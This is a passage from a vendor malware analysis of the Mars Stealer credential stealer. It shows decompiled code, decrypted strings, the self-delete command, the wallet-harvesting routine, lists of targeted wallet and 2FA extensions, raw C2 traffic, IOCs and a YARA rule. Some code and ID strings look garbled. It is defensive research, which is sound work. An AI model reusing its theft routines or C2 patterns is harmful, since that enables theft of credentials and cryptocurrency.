  crypt32.dll = sub_4054f0((int)"WML-welj", (int)"4470DE9E90", 0x0);
  GetTickCount = (DWORD __stdcall *) (int)sub_4054f0((int)&unk_41e100, (int)"M0K0277733V", 0x0);
  Sleep = (void (__stdcall *) (DWORD))sub_4054f0((int)"a5t1", (int)"2MIXV", 5u);
  GetSystemDefaultLangID = (DWORD __stdcall *) (int)sub_4054f0((int)&unk_41e120, (int)"02VCEZUISP4K08R2LV", 0x14);
  CreateUserEx = (HANDLE __stdcall *) (LPSECURITY_ATTRIBUTES, BOOL, LPCSTR)sub_4054f0(
    (int)&unk_41e130,
    (int)"M0I128W0E48",
    0x0);
  GetLastError = (DWORD __stdcall *) (int)sub_4054f0((int)&unk_41e150, (int)"72F23050CB", 0x0);
  HeapAlloc = (LPVOID __stdcall *) (HANDLE, DWORD, SIZE_T)sub_4054f0((int)&unk_41e16c, (int)"3EVJUL0P", 9u);
  GetProcessHeap = (HANDLE __stdcall *) (int)sub_4054f0((int)&unk_41e180, (int)"80R0P0MPLJ8F", 0x0);
  GetComputerName = (BOOL __stdcall *) (LPCSTR, LPDWORD)sub_4054f0((int)&unk_41e14c, (int)"W1V1Z1K0S2FZL", 0x18);
  VirtualProtect = (BOOL __stdcall *) (LPVOID, SIZE_T, DWORD, DWORD)sub_4054f0(
    (int)&unk_41e1d8,
    (int)"V2QTM1252561",
    0x0);
  GetCurrentProcess = (HANDLE __stdcall *) (int)sub_4054f0((int)&unk_41e1f4, (int)"2ALTQ0M1H6G0KPS", 0x11);
  VirtualAllocExNuma = (LPVOID __stdcall *) (HANDLE, LPVOID, SIZE_T, DWORD, DWORD, DWORD)sub_4054f0(
    (int)&unk_41e21c,
    (int)"730MFBVLW76EDQ2R",
    0x22);
  GetUserName = (BOOL __stdcall *) (LPCSTR, LPDWORD)sub_4054f0((int)&unk_41e240, (int)"G0U3R1P9VHES", 0x0);
  CryptStringToBinary = (BOOL __stdcall *) (LPCSTR, DWORD, DWORD, BYTE *, DWORD *, DWORD *, DWORD *)sub_4054f0((int)&unk_41e260, (int)"M0QV12EXP3E9X80D", 0x14);
  HkVt = sub_4054f0((int)&unk_41e288, (int)"Z8E7C8", 6u);
  result = sub_4054f0((int)&unk_41e298, (int)"L9K30VX", 7u);
  return result;
}
```

Exhibit 23: Decrypted strings (1)

From another batch of decrypted strings, we can observe the following (Exhibit 24):

1. C2 channel
2. Mutex value
3. C2 channel (same as #1)
4. DLL dependencies required for the stealer to function properly
5. The stealer fingerprints the following information on the infected machine and outputs it to system.txt file:
 - o Tag (the tag of the Stealer build)
 - o Country
 - o IP
 - o Working Path
 - o Local Time
 - o Time Zone
 - o Display Language
 - o Keyboard Languages
 - o Laptop/Desktop
 - o Processor
 - o Installed RAM
 - o OS (Operating Systems)
 - o Video card
 - o Display Resolution
 - o PC name
 - o Username
 - o Installed Software

```

7  dword_427428 = sub_4054f0((int)&unk_41e2e8, (int)"Q0YH32", 7u) // https://
8  dword_427984 = sub_4054f0((int)&unk_41e2fc, (int)"LUC10L5C2N2", 0x0) // S-05-84-214
9  dword_427164 = sub_4054f0((int)&unk_41e1b0, (int)"3171580W6K45R1U10D0", 0x0) // B0A335929382929124
10 dword_42738c = sub_4054f0((int)&unk_41e348, (int)"Y006LX9G02982", 0xf) // 7Zak153CS-pla
11 dword_427240 = sub_4054f0((int)"in", 7088f, (int)"M0E7C8", 0) // Default
12 dword_42713c = sub_4054f0((int)&unk_41e380, (int)"R00650QLV6E77M740H", 0x17) // Nhu/Nhu/Nhu/Nhu/Nhu/Nhu
13 dword_427614 = sub_4054f0((int)"2", 2, (int)"C0M", 4u) // open
14 dword_427144 = sub_4054f0((int)"50117", (int)"02E53E628", 0x0) // null131e..
15 dword_427824 = sub_4054f0((int)&unk_41e30c, (int)"0159E4624V131640WYH231P", 0x0) // C:\ProgramData\sqlite3.dll
16 dword_427900 = sub_4054f0((int)&unk_41e300, (int)"0R0V4080W0", 0x0) // freeb13.dll
17 dword_42738c = sub_4054f0((int)&unk_41e34c, (int)"E19D38A0T9X025ZP3H3R0", 0x0) // C:\ProgramData\freeb13.dll
18 dword_427400 = sub_4054f0((int)"813864", 108, (int)"M07308344", 0x0) // msg1ue.dll
19 dword_4277c0 = sub_4054f0((int)&unk_41e47c, (int)"25MH12584QW6S1C85F00", 0x0) // C:\ProgramData\msg1ue.dll
20 dword_427900 = sub_4054f0((int)&unk_41e460, (int)"14P7F08E2D0", 0x0) // msvcp140.dll
21 dword_427394 = sub_4054f0((int)&unk_41e304, (int)"BUT0C0E114025980000805", 0x0) // C:\ProgramData\svcp140.dll
22 dword_427864 = sub_4054f0((int)"7C-ab", 2, (int)"0M8LFW", 0x0) // nss3.dll
23 dword_427900 = sub_4054f0((int)&unk_41e500, (int)"5000CC19V4L04009049", 0x0) // C:\ProgramData\loss3.dll
24 dword_427928 = sub_4054f0((int)&unk_41e548, (int)"L8R0M4Q0M", 0x0) // softokn3.dll
25 dword_42784c = sub_4054f0((int)&unk_41e574, (int)"30M80P72V4E6P0L0M3D3065", 0x0) // C:\ProgramData\softokn3.dll
26 dword_4278fc = sub_4054f0((int)&unk_41e544, (int)"2VZL2W0FQK90VU", 0x0) // vcruntime140.dll
27 dword_427934 = sub_4054f0((int)&unk_41e508, (int)"87858P0E71641R007C8227790R", 0xf) // C:\ProgramData\vcruntime140.dll
28 dword_427208 = sub_4054f0((int)"41V1V", 0) //
29 dword_427874 = sub_4054f0((int)&unk_41e610, (int)"748M", 5u) // Tag
30 dword_427864 = sub_4054f0((int)&unk_41e620, (int)"F0XED", 0) // E; zp
31 dword_427668 = sub_4054f0((int)&unk_41e63c, (int)"M0VZ2IM0Q3H8Y0V", 0x0) // Country: Country?
32 dword_427970 = sub_4054f0((int)&unk_41e660, (int)"4G0S0G022M", 0x0) // Working Path:
33 dword_427684 = sub_4054f0((int)&unk_41e680, (int)"M0CLN2P0V", 0x0) // Local Time:
34 dword_427900 = sub_4054f0((int)&unk_41e69c, (int)"0MPFX12", 0x0) // TimeZone:
35 dword_427130 = sub_4054f0((int)&unk_41e69c, (int)"11M0C30W0003V00", 0x2a) // Display Language:
36 dword_42789c = sub_4054f0((int)&unk_41e698, (int)"2381F9G80F0M10V3", 0x4) // Keyboard Languages:
37 dword_427818 = sub_4054f0((int)&unk_41e704, (int)"20W0H0K0", 0x0) // Is Laptop:
38 dword_427148 = sub_4054f0((int)&unk_41e724, (int)"0H7F8A1F", 0x0) // Processor:
39 dword_427800 = sub_4054f0((int)&unk_41e780, (int)"0LH080775E2", 0xf) // Installed num:
40 dword_427334 = sub_4054f0((int)&unk_41e758, (int)"M0", 4u) // SS:
41 dword_42790c = sub_4054f0((int)&unk_41e764, (int)&unk_41e760, 2u) // (
42 dword_427148 = sub_4054f0((int)&unk_41e790, (int)"0M0", 0) // B1E:
43 dword_427974 = sub_4054f0((int)&unk_41e784, (int)"1140P0V0V", 0x0) // Videocard:
44 dword_42731c = sub_4054f0((int)&unk_41e760, (int)"0070H0030M00144", 0x0) // Display Resolution:
45 dword_42791c = sub_4054f0((int)&unk_41e77c, (int)"S0QV7CS", 0) // PC name:
46 dword_427548 = sub_4054f0((int)&unk_41e764, (int)"F0E9M0B", 0x0) // User name:

```

Exhibit 24: Decrypted strings (2)

Mars Stealer avoids reinfection by looking up a Mutex value 67820366929896267194. If the host returns the code ERROR_ALREADY_EXISTS (183), the stealer quits running (Exhibit 25).

```

1 | BOOL sub_408403()
2 | {
3 |     int v0; // eax
4 |
5 |     CreateMutexA(0, 0, MutexValue);
6 |     v0 = dword_427CEC();
7 |     return mutex_exist_check(v0);
8 | }

```

```

BOOL __usercall mutex_exist_check@eax(int a1@eax)
{
    return a1 != ERROR_ALREADY_EXISTS; // 183
}

```

Exhibit 25: Checks if Mutex value already exists

Mars Stealer has grabber and loader capabilities. The grabber functionality allows the attacker(s) to specify what files to collect, from which paths and the maximum file size. The following constant paths allow Mars Stealer to grab a victim’s data (Exhibit 26):

- %DESKTOP%
- %APPDATA% - path to Roaming folder (C:\Users*user*\AppData\Roaming)
- %LOCALAPPDATA% - path to Local folder (C:\Users*user*\AppData\Local)
- %USERPROFILE% - path to User’s folder (C:\Users*user*)




Exhibit 26: Grab panel

The loader allows the attacker(s) to upload additional payloads to the infected host including the modified/upgraded version of Mars Stealer. The loader functionality has the same constant paths mentioned above. The attacker(s) can enable the “Cold Wallet” option in the Loader panel, but it only works if the infected machine stores files related to crypto wallets and plugins (Exhibit 27).



Exhibit 27: Loader panel

As a part of the configuration, the attacker(s) can set up a Telegram Bot, which is used to receive the logs from infected machines. The settings panel also allows the attacker(s) to enable the following folders/files to collect:

- Downloads

- History
- Autofill (passwords, payment methods, addresses, etc.)
- Screenshot
- Discord

The attacker(s) can also choose the “Build self-delete” option to remove the stealer on the infected machine. The self-delete command is executed via command line (Exhibit 28):

- /c timeout /t 5 & del /f /q "%s" & exit

```

memset_0(v1, 0x104u);
memset_0(FileName, 0x104u);
GetModuleFileNameA(0, FileName, 0x104u);
wsprintfA(v1, (const char *)self_delete, FileName);// /c timeout /t 5 & del /f /q "%s" & exit
sub_415360((int)v3, 0, 60u);
v3[0] = 60;
v3[1] = 0;
v3[2] = 0;
v3[3] = dword_427814;
v3[4] = dword_427938;
v3[5] = (int)v1;
memset(&v3[6], 0, 12);
dword_427D98(v3);
memset_0(v3, 0x3Cu);
memset_0(v1, 0x104u);
return memset_0(FileName, 0x104u);
}
    
```

Exhibit 28: Self-deletion function

It is worth mentioning that the attacker(s) can replace their cryptocurrency and 2FA authenticator extensions in the browser with the ones collected on the victim’s machine and eventually obtain access to it. Here is the list of cryptocurrency extensions the stealer collects:

Crypto wallet	Extension
TronLink	ibnejdfjmmkpcnlpebklnkoeiohofec
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Binance Chain Wallet	fhbohimaelbohpbjblcdcngcnapndodjpb
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Nifty Wallet	jbdaocneiinnmjbjlgalhcelgbejmnid
Math Wallet	afbcbjppfadlkmhmlchkeedmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfhnbgpjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnepogjhgknoapac
Jaxx Liberty	cjelfplplebdjjenlpjcbmlmkfcffne
BitApp Wallet	fihkakfobkmkjojpchpfgcmhfnmnpfi
iWallet	kncchdigobghenbaddojjnaoagfppfj
Wombat	amkmjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnjcnlegkjjpcfcjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammj
Saturn Wallet	nkddgncdjgjfcdamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhmkbjkkabndcnnogagobneec
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikcgigadomkphalanndcapjk
Liquidity Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnfbobpmeekipheeiimdpnlpgpp
Keplr	dmkamcknogkgcdfhbbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno

Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfedkpkglbfimdfabpdfjaolaf
ICONex	flpiciiemghbmfalicaioohkknfel
Nabox Wallet	nknhiehlkipafakaeklbeglecifhad
KHC	hcfpincppdclinealmandijcmnkbgn
Temple	ookjlbkiiinhpmnjffcofjonbfbgaoc
TezBox	mnfifekajgofkckjemidiaecocnkjeh
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdmbikcdghidoadd
OneKey	infeboajgfhgjjpbeppbkgnabfdkdaf
LeafWallet	cihmoadaighcejopammfmbddcmdekcie
DAppPlay	lodccjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkfkbfhoebgogflfebnejmfbml
Steem Keychain	lkcjlnjfbikmcbachjpdibiejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejgbimbhlepnhpmaofohgkpgkd
Coin98 Wallet	aeachknmefphecpcionboohckonoemg

Below is the list of 2FA Authenticator extensions:

2FA Authenticator	Extension
Authenticator	bhghoamapcdpbohphigoooadinpkbai
Authy	gaedmjdmmahhbjeifbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonielidgobddffflal
GAuth Authenticator	ilgnhlpchnceepipijaljbcbobl?hl=ru
Trezor Password Manager	imloifkgjagghnncjkhgghalcmfnfkl?hl=ru

Moreover, the stealer gathers the credentials and sensitive data from numerous browsers and crypto wallets (Exhibit 29).

```
{
char v2[264]; // [esp+0h] [ebp-108h] BYREF

crypto_wallet(0, Ethereum, Ethereum_path, (const char *)keystore, (_DWORD *)a1);
crypto_wallet(0, Electrum, Electrum_path, (const char *)logs, (_DWORD *)a1);
crypto_wallet(0, ElectrumLTC, ElectrumLTC_path, (const char *)logs, (_DWORD *)a1);
crypto_wallet(0, Exodus, Exodus_path, (const char *)exodus_config_json, (_DWORD *)a1);
crypto_wallet(0, Exodus, Exodus_path, (const char *)window_state_json, (_DWORD *)a1);
crypto_wallet(0, Exodus, exodus_wallet, (const char *)passphrase_json, (_DWORD *)a1);
crypto_wallet(0, Exodus, exodus_wallet, (const char *)seed_sec0, (_DWORD *)a1);
crypto_wallet(0, Exodus, exodus_wallet, (const char *)info_sec0, (_DWORD *)a1);
crypto_wallet(0, ElectronCash, ElectronCash_wallet, (const char *)default_wallet, (_DWORD *)a1);
crypto_wallet(0, MultiDoge, MultiDoge_path, (const char *)multidoge_wallet, (_DWORD *)a1);
crypto_wallet(0, JAXX, jaxx_local_storage, (const char *)file_0_localstorage, (_DWORD *)a1);
crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)file_000003_log, (_DWORD *)a1);
crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)CURRENT, (_DWORD *)a1);
crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOCK, (_DWORD *)a1);
crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)LOG, (_DWORD *)a1);
crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)MANIFEST_000001, (_DWORD *)a1);
crypto_wallet(0, Atomic, local_storage_leveldb, (const char *)files_start_with_0000, (_DWORD *)a1);
crypto_wallet(0, Binance, Binance_path, (const char *)app_store_json, (_DWORD *)a1);
crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)wallet, (_DWORD *)a1);
crypto_wallet(1, Coinomi, Coinomi_wallet, (const char *)config, (_DWORD *)a1);
sub_4153E0(v2, 0x104u);
folder_create((int)v2, 26);
return sub_401280(&byte_41E022, v2, wallet_dat, a1);
}
```

Exhibit 29: The function responsible for gathering crypto wallet data

Supported browsers:

Internet Explorer, Microsoft Edge, Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser, Opera Stable, Opera GX, Opera Neon, Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird

Supported crypto wallets:

Dogecoin, Zcash, DashCore, LiteCoin, Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi

C2 Communication

The infected machine occasionally sends the POST requests to [http://162.33.178.\[.\]122/fakeurl.htm](http://162.33.178.[.]122/fakeurl.htm), which is a NetSupportManager server (Exhibit 30).

```
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#.mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#.mH..UAA..g.
POST http://162.33.178.122/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Host: 162.33.178.122
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#.mH..UAA..g.
```

Exhibit 30: POST requests of NetSupport Manager traffic

The victim then reaches out to the Mars Stealer C2 server (/request) to grab additional DLL dependencies (Exhibit 31):

- softokn3.dll (Mozilla Firefox Library)
- sqlite3.dll (used for SQLite database)
- vcruntime140.dll (Microsoft Visual Studio runtime library)
- freebl3.dll (Mozilla NSS freebl Library)
- mozglue.dll (Mozilla Firefox Library)
- msvcpl140.dll (Microsoft Visual Studio runtime library)
- nss3.dll (Network Security Services Mozilla Firefox Library)

Our Threat Response Unit (TRU) team combines threat intelligence obtained from research and cybersecurity incidents to create practical outcomes for our customers. We are taking a full-scale response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing cyber threat detections to identify malicious command execution, usage of renamed tools and ensure that eSentire has visibility and detections are in place across eSentire [MDR for Endpoint](#) and [MDR for Network](#).
- Performing global cyber threat hunts for indicators associated with Mars Stealer.

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire’s Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against SolarMarker malware:

- Implement a [Phishing and Security Awareness Training \(PSAT\)](#) program that educates and informs employees on emerging threats in the threat landscape.
- Confirm that all devices are protected with [Endpoint Detection and Response \(EDR\)](#) solutions.
- Prevent web browsers from automatically saving and storing passwords. It is recommended to use password managers instead.
- Enable multi-factor authentication whenever it is applicable.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various cyberattack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire’s TRU team is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced cyber threats.

If you are not currently engaged with an MDR provider, [eSentire MDR](#) can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. [Connect](#) with an eSentire Security Specialist.

Appendix

- <https://www.esentire.com/blog/fake-chrome-setup-leads-to-netsupportmanager-rat-and-mars-stealer>
- <https://blog.morphisec.com/threat-research-mars-stealer>
- <https://cyberint.com/blog/research/mars-stealer/>
- <https://www.cyberark.com/resources/threat-research-blog/meet-oski-stealer-an-in-depth-analysis-of-the-popular-credential-stealer>
- <https://docs.microsoft.com/en-us/windows/win32/api>
- <https://www.ired.team/offensive-security/defense-evasion/bypassing-cylance-and-other-avs-edrs-by-unhooking-windows-apis>
- https://blog.malwarebytes.com/threat-analysis/2018/08/process-doppelganging-meets-process-hollowing_osiris/

Indicators of Compromise

Name	Indicators
googleglstatupdt[.]com	Hosting ChromeSetup ISO
zrianevkn1[.]com	NetSupportManager RAT C2
162[.]33.178.122	NetSupportManager RAT C2
115d1ae8b95551108b3a902e48b3f163	ChromeSetup.iso
b15e0db8f65d7df27c07afe2981ff5a755666dce	ChromeSetup.exe
37c24b4b6ada4250bc7c60951c5977c0	NetSupportManager RAT
5[.]145.84.214	Mars Stealer C2 (Offline)
e57756b675ae2aa07c9ec7fa52f9de33935cbc0f	Mars Stealer

e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	Esitanza.exe.pif (renamed AutoIt)
e3c91b6246b2b9b82cebf3700c0a7093bacaa09b	ANpRAHx.exe (disguised as 3uAirPlayer, drops Mars Stealer and obfuscated AutoIt scripts)
5c4e3e5fda232c31b3d2a2842c5ea23523b1de1a	Installer_ovl.exe
2a2b00d0555647a6d5128b7ec87daf03a0ad568f	consoleappmrss.exe
3c80b89e7d4fb08aa455ddf902a3ea236d3b582a	Fervore.wmd (obfuscated AutoIt script)
26136c59afe28fc6bf1b3aeba8946ac2c3ce61df	Vai.wmd (obfuscated AutoIt script, contains Mars Stealer)
e6f18804c94f2bca5a0f6154b1c56186d4642e6b	Una.wmd (obfuscated AutoIt script)


Yara Rules

```
import "pe"

rule MarsStealer {
  meta:
    description = "Identifies Mars Stealer malware"
    author = "eSentire TI"
    date = "04/20/2022"
    hash = "e57756b675ae2aa07c9ec7fa52f9de33935cbc0f"
  strings:
    $string1 = "C:\\ProgramData\\nss3.dll"
    $string2 = "passwords.txt"
    $string3 = "screenshot.jpg"
    $string4 = "*wallet*.dat"
    $string5 = "Grabber\\%s.zip"
  condition:
    all of ($string*) and
    (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}
```

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: <https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-mars-stealer>